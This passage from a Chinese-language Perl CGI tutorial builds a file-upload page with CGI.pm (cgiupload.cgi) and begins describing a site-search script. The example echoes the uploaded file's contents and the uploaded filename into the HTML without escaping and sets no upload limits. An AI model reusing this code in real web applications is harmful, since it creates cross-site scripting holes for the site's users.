


图 24.7 指定要上传的文件

这里，需要考虑下列几件事。一件事是要使用文件字段控件，你需要一个多组件的表单，而不是标准表单。通过使用 CGI.pm 方法 `start_multipart_form`（而不是 `start_form` 方法），就能够创建多组件的表单。在 `cgiupload.cgi` 中，可以使用 CGI.pm `filefield` 方法创建文件字段，如下所示：






图 24.8 上传文件

```

$co = new CGI;

if (!$co->param())
{
    print
        $co->header,
        $co->start_html('CGI File Upload Example'),

        $co->center
        (
            $co->br,
            $co->center
            (
                $co->h1
                (
                    'CGI File Upload Example'
                )
            ),
        ),

        $co->start_multipart_form,

        $co->filefield(-name=>'filename', -size=>30),

        $co->br,
        $co->submit(-value=>'Upload'),
        $co->reset,

        $co->end_form

    ),

    $co->hr;

```

可以与 `filefield` 方法一起使用的属性如下：-maxLength、-name、-onChange、-onFocus、-onBlur、-onSelect、-override、-force、-size、-value 和 -default。



当用户单击 Upload 按钮时, 可以使用 `CGI.pm param` 方法获取对应于文件字段的值, 可以把它当作文件句柄使用, 以读取上传的文件。在这个示例中, 我将按照一行接一行的方式把整个文件读入一个数组中, 代码如下:

```

} else {
    print

    $co->header,

    $co->start_html('CGI File Upload Example'),
    $co->center
    (
        $co->h1
        (
            'CGI File Upload Example'
        )
    );

    $file = $co->param('filename');

    @data = <$file>;

```

现在, 上传的文件处于 `@data` 数组中, 如果愿意的话, 可以把它写到磁盘上。在这个示例中, 将在 `cgiupload.cgi` 显示的新网页中, 显示已上传文件的文本。由于浏览器会忽略显示文本中的换行符, 所以用 `<P>` 标记替换换行符 (另一个选项是使用预置格式的 HTML 标记 `<PRE>`; 可以使用 `CGI.pm pre` 方法创建这个标记), 并在网页中显示文件, 如下所示:

```

} else {
    print

    $co->header,

    $co->start_html('CGI File Upload Example'),
    $co->center
    (
        $co->h1
        (
            'CGI File Upload Example'
        )
    );

    $file = $co->param('filename');

    @data = <$file>;

    foreach (@data) {

        s/\n/<br>/g;

    }

```

```
print
    $co->center($co->h2("Here's the contents of $file...")),
    "@data";
}
```

注意，尽管这段代码只用<P>标记替换换行符，但它与使用\r\n 的文件同样有效，与在 MS-DOS 中一样，这是由于当格式化文本时，浏览器会忽略\r 和\n。

该程序到此结束；现在，就可以按需要上传文件。

#### 程序清单 24.2 cgiupload.cgi

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

if (!$co->param())
{
    print
        $co->header,

        $co->start_html('CGI File Upload Example'),

        $co->center
        (
            $co->br,
            $co->center($co->h1('CGI File Upload Example')),
            $co->start_multipart_form,
            $co->filefield(-name=>'filename', -size=>30),
            $co->br,
            $co->submit(-value=>'Upload'),
            $co->reset,

            $co->end_form

        ),

        $co->hr;
} else {
    print
        $co->header,

        $co->start_html('CGI File Upload Example'),
        $co->center($co->h1('CGI File Upload Example'));

    $file = $co->param('filename');

    @data = <$file>;
```



```
foreach (@data) {  
    s/\n/<br>/g;  
}  
  
print  
    $co->center($co->h2("Here's the contents of $file...")),  
    "@data";  
}  
  
print $co->end_html;
```

### 24.2.7 Web 站点搜索：查询匹配字符串

在技术支持部门有这样一个问题，他们不能处理技术支持的所有请求，没有一个人阅读 Web 站点上的帮助文档。这是由于没有人找到合适的文档。此时可以编写一个程序，让它根据想要查找的关键字或词组搜索所有这些文档。

一些最流行的 CGI 应用程序是 Web 站点搜索程序，它们允许你在站点上根据特定字符串搜索所有文件。如果是通过数千个可用的网页进行搜索，用户将会在一些大站点上迷失方向。

在本节中，将编写一个 Web 站点搜索程序 `cgisearch.cgi`，它允许用户搜索 Web 站点，以查找包含了正在查询的文本字符串的文件。在本章后面的程序清单 24.3 中，给出了 `cgisearch.cgi` 的代码。

为这个脚本指出想要它搜索哪个目录，它将扫描该目录中的所有文件。事实上，如果有许多文件，可能想使用子目录把它们组织起来，这样 `cgisearch.cgi` 也会自动搜索该搜索目录的所有子目录。

完成搜索时，`cgisearch.cgi` 会写一个网页，指出已找到的匹配文件数，并按照匹配数的降序格式列出这些文件的超链接，指出每个文件中出现的匹配数，就像你期望从站点搜索程序获取的一样（注意，`cgisearch.cgi` 可以只搜索设置了低权限的文件，以便 CGI 脚本能够读取它们）。

在图 24.9 中，显示了从用户的角度看到的画面。可以看到，用户只需输入他要搜索的文本，并单击 Search 按钮（在这个图中，我搜索了单词 is）。

当用户单击 Search 按钮时，`cgisearch.cgi` 会通过搜索目录及子目录中的文件进行搜索，并返回如图 24.10 所示的页面。可以看到，这个脚本显示了匹配文件数以及到每个文件的超链接。它也按照匹配数的降序给包含匹配的文件排序，而且在文件的超链接旁边显示这个数字。要打开一个文件，用户只需单击这个超链接即可。



